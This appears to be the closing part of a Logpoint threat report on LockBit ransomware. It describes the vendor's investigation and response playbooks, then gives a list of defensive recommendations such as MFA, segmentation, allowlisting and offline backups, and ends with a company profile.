
Osquery Investigate Host

By combining several queries into a single resource, the Osquery Investigate Host playbook streamlines host research tasks. It gives significant details about the current state of a host, such as the operating system version, system uptime, logged-in users, startup items, firewall status, and security patch data. This playbook saves security teams time and effort by simplifying the investigative process, making it an important resource for host investigations.




Osquery Investigate Process

The 'Osquery Investigate Process' playbook is a fantastic resource for security teams investigating specific processes on a host. It offers a comprehensive capability for analyzing process behavior as well as potential security problems. Among the primary features are the ability to obtain process hashes, check reputation with VirusTotal integration, investigate listening status, validate socket connections, and analyze loaded DLLs. These features help detect malicious behavior, unauthorized access points, strange network traffic, and potential security breaches.




3. AgentX Delete Registry Value

Furthermore, LockBit frequently creates or updates registry data as part of its infection chain in order to gain persistence and keep control over infected computers. By modifying the Windows Registry, ransomware such as LockBit guarantees that its malicious programs execute automatically when the system boots, allowing the malware to avoid detection and continue its destructive actions. Organizations may identify and delete such registry entries using the "AgentX Delete Registry Value" playbook.




4. Credential Access

Credential collecting is a usual tactic used by threat actors in current cyber-attacks to get more privileges within a network or to travel laterally across networks. The "Credential Access" playbook can be used by security teams to thoroughly investigate any suspicious activity involving credential access.




5. Malicious File Investigation and Containment

During the infection process, the LockBit ransomware gang has deployed a variety of executables ranging from enumeration tools and custom-built backdoors. The "Malicious File Investigation and Containment" playbook may be used to examine and confine such files/executables.




6. Possible Data Exfiltration

When security analysts suspect the LockBit ransomware group is attempting to exfiltrate data from within an organization's network, they can use the "Possible Data Exfiltration" playbook to automate the investigation process and enable quick identification and validation of potential data exfiltration incidents. The playbook gives full data and discoveries to security analysts by utilizing predefined detection mechanisms and analysis approaches, supporting rapid reaction and mitigation efforts.




7. Isolate Endpoint Mitigation

Security analysts are encouraged to take proactive measures such as isolating the affected host from the network when a compromised machine is suspected of engaging in suspicious activities such as establishing continuous connections with a LockBit command-and-control (C&C) server or data exfiltration. The "LogPoint AgentX Isolate-Unisolate Host" playbook uses AgentX to locate and isolate the infected host, as well as restrict and quarantine it before it spreads to other devices.



8. Block Indicators

Analysts can stay reassured by actively using the “Block Indicators” playbook, to check if any IP, domain, URL, or host exists in a list of IoCs, block them, and add them to the blocked list for future detections.



RECOMMENDATION

1. Implement Secure Access Controls

Use strong and unique passwords for all accounts, and use multi-factor authentication (MFA) wherever possible. The Least Privilege policy must be applied by giving employees just the permissions they need to execute their job. To decrease the attack surface, examine and remove unneeded rights on a regular basis. Limiting user access can help to avoid possible damage caused by hacked user accounts.

2. Keeping operating systems, software, and firmware up to date

To guard against known vulnerabilities, install security patches and upgrades to operating systems, software applications, and network devices on a regular basis. In the event that patching is not available or is not viable, vendors' mitigations should be used. In other circumstances when a large number of security concerns must be addressed, prioritize the issues based on severity and patch or mitigate accordingly.

3. Conduct Regular Security Awareness Training

Staff should be educated on typical cyber dangers, social engineering techniques, and data security best practices. Encourage a culture of cybersecurity knowledge and attentiveness. To address these dangers, organizations should teach staff how to spot and respond to social engineering assaults such as phishing emails on a regular basis, including simulated exercises that mimic real-world events. These simulations assist in identifying susceptible personnel, and firms may give them the additional training and assistance they require in the future to notice and respond to such threats.

4. Implement least-privilege and audit administrative accounts

Follow the best practice of least privilege by forcing administrators to utilize administrative accounts for system management and basic user accounts for non-administrative duties. Also regularly audit administrative accounts

5. Implement filter at email gateway and install web firewall

Implement email gateway filters to prevent emails with known harmful signs, and set up a web application firewall with suitable rules to protect organizational assets from web-based assaults. Additionally, to improve overall security, block suspect IP addresses at the firewall.

6. Implement Network Segmentation

Implement network segmentation to isolate critical systems and sensitive data from the rest of the network to improve network security. This method mitigates the effect of potential breaches and decreases lateral attacker movement. Use a Demilitarized Zone (DMZ) with honeypots to provide security isolation, a reduced attack surface, segmentation, and compartmentalization. Additionally, use network segmentation to limit ransomware spread by regulating traffic flows and access between subnetworks, and isolate web-facing apps to reduce ransomware propagation throughout the network. This multi-tiered strategy protects key assets while mitigating the risks associated with cyber-attacks.

7. Review and Secure Internet-Facing Services to Align with Business Requirements

Assess and protect internet-facing services by deactivating any services that are no longer needed for business operations. Alternatively, only allow access to these services to users who have stated prerequisites, such as SSL, VPN, or RDP. When internet-facing services are required, provide restricted access by allowing connections only from authorized admin IP ranges. This proactive strategy assists in aligning the organization's online offerings with business requirements while maintaining strong security measures.

8. Regularly Review AD

Active Directory is common in Enterprise networks. Regularly review Active Directory for new or unrecognized accounts. Also, try to minimize the misconfigurations.

9. Establish application whitelist

Create an application allowlist of permitted software programs and binaries that can be run on a system. This safeguard stops malicious software from being executed. Typically, application allowlist software may also be used to construct blocklists, which can be used to prevent the execution of specific applications, such as cmd.exe or PowerShell.exe.

10. Implementing a Tiered Model and Embracing Zero Trust Architecture

Create a tiering approach for an organization's critical assets by creating specific trust zones while transitioning away from perusing VPN access as a trusted network zone. Organizations should instead use zero-trust architectures that emphasize granular access restrictions and verification procedures.

11. Use CASB or webfilters

To block or monitor access to public-file sharing services that may be used to exfiltrate data from a network, utilize web filtering or a Cloud Access Security Broker (CASB).

12. Establish an Incident Response Plan

Create an incident response plan that describes the measures to be done in the event of a security issue. Conduct frequent incident response drills to test your organization's response to a security event and record the lessons learned.

13. Implement recovery plan

Implement a recovery strategy to save several copies of sensitive or proprietary data and servers in a physically isolated, segregated, and secure location (for example, a hard drive, storage device, or the cloud).

14. Maintain offline backups of data

Maintain the integrity of essential information by implementing frequent data backups and offsite storage. Follow the 3-2-1 backup policy, which entails making three copies of vital data and storing them in two distinct formats or places, with one copy kept offshore. Organizations reduce the risk of significant interruptions or irreversible data loss by adding offline backups and adhering to a regular backup restoration schedule (ideally daily or monthly). Develop a detailed disaster recovery strategy that defines methods for quickly resuming operations in the case of a cyber incident to enable speedy recovery.

15. Vulnerability Assessment and Penetration Testing

Perform vulnerability assessments and penetration testing on a regular basis to proactively uncover and resolve flaws in your network architecture and applications. This reduces the likelihood of adversaries exploiting vulnerabilities and getting unauthorized access to your systems. Implement a strong vulnerability management approach to strengthen your security posture and reduce the risk of continued exploitation.

CONCLUSION

LockBit ransomware remains a serious danger to businesses, exhibiting its capacity to adapt and evolve over time. This research has offered useful insights into the LockBit group's shifting strategies, notably their shift over time. Because of the changing nature of the cyber threat landscape, enterprises must remain attentive and change their security procedures accordingly.

Understanding the LockBit infection chain is critical for designing effective protection solutions. Organizations may proactively identify and respond to suspected LockBit ransomware activity by employing consolidated security operations platforms like Logpoint. To bolster their defenses against LockBit and other new threats, enterprises must emphasize robust security measures, including improved detection techniques.

Organizations must keep updated and employ proactive security measures to safeguard their systems and data as LockBit refines its techniques. By doing so, businesses may successfully limit the threats posed by the LockBit ransomware group's developing techniques while also maintaining the security of their operations.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit www.logpoint.com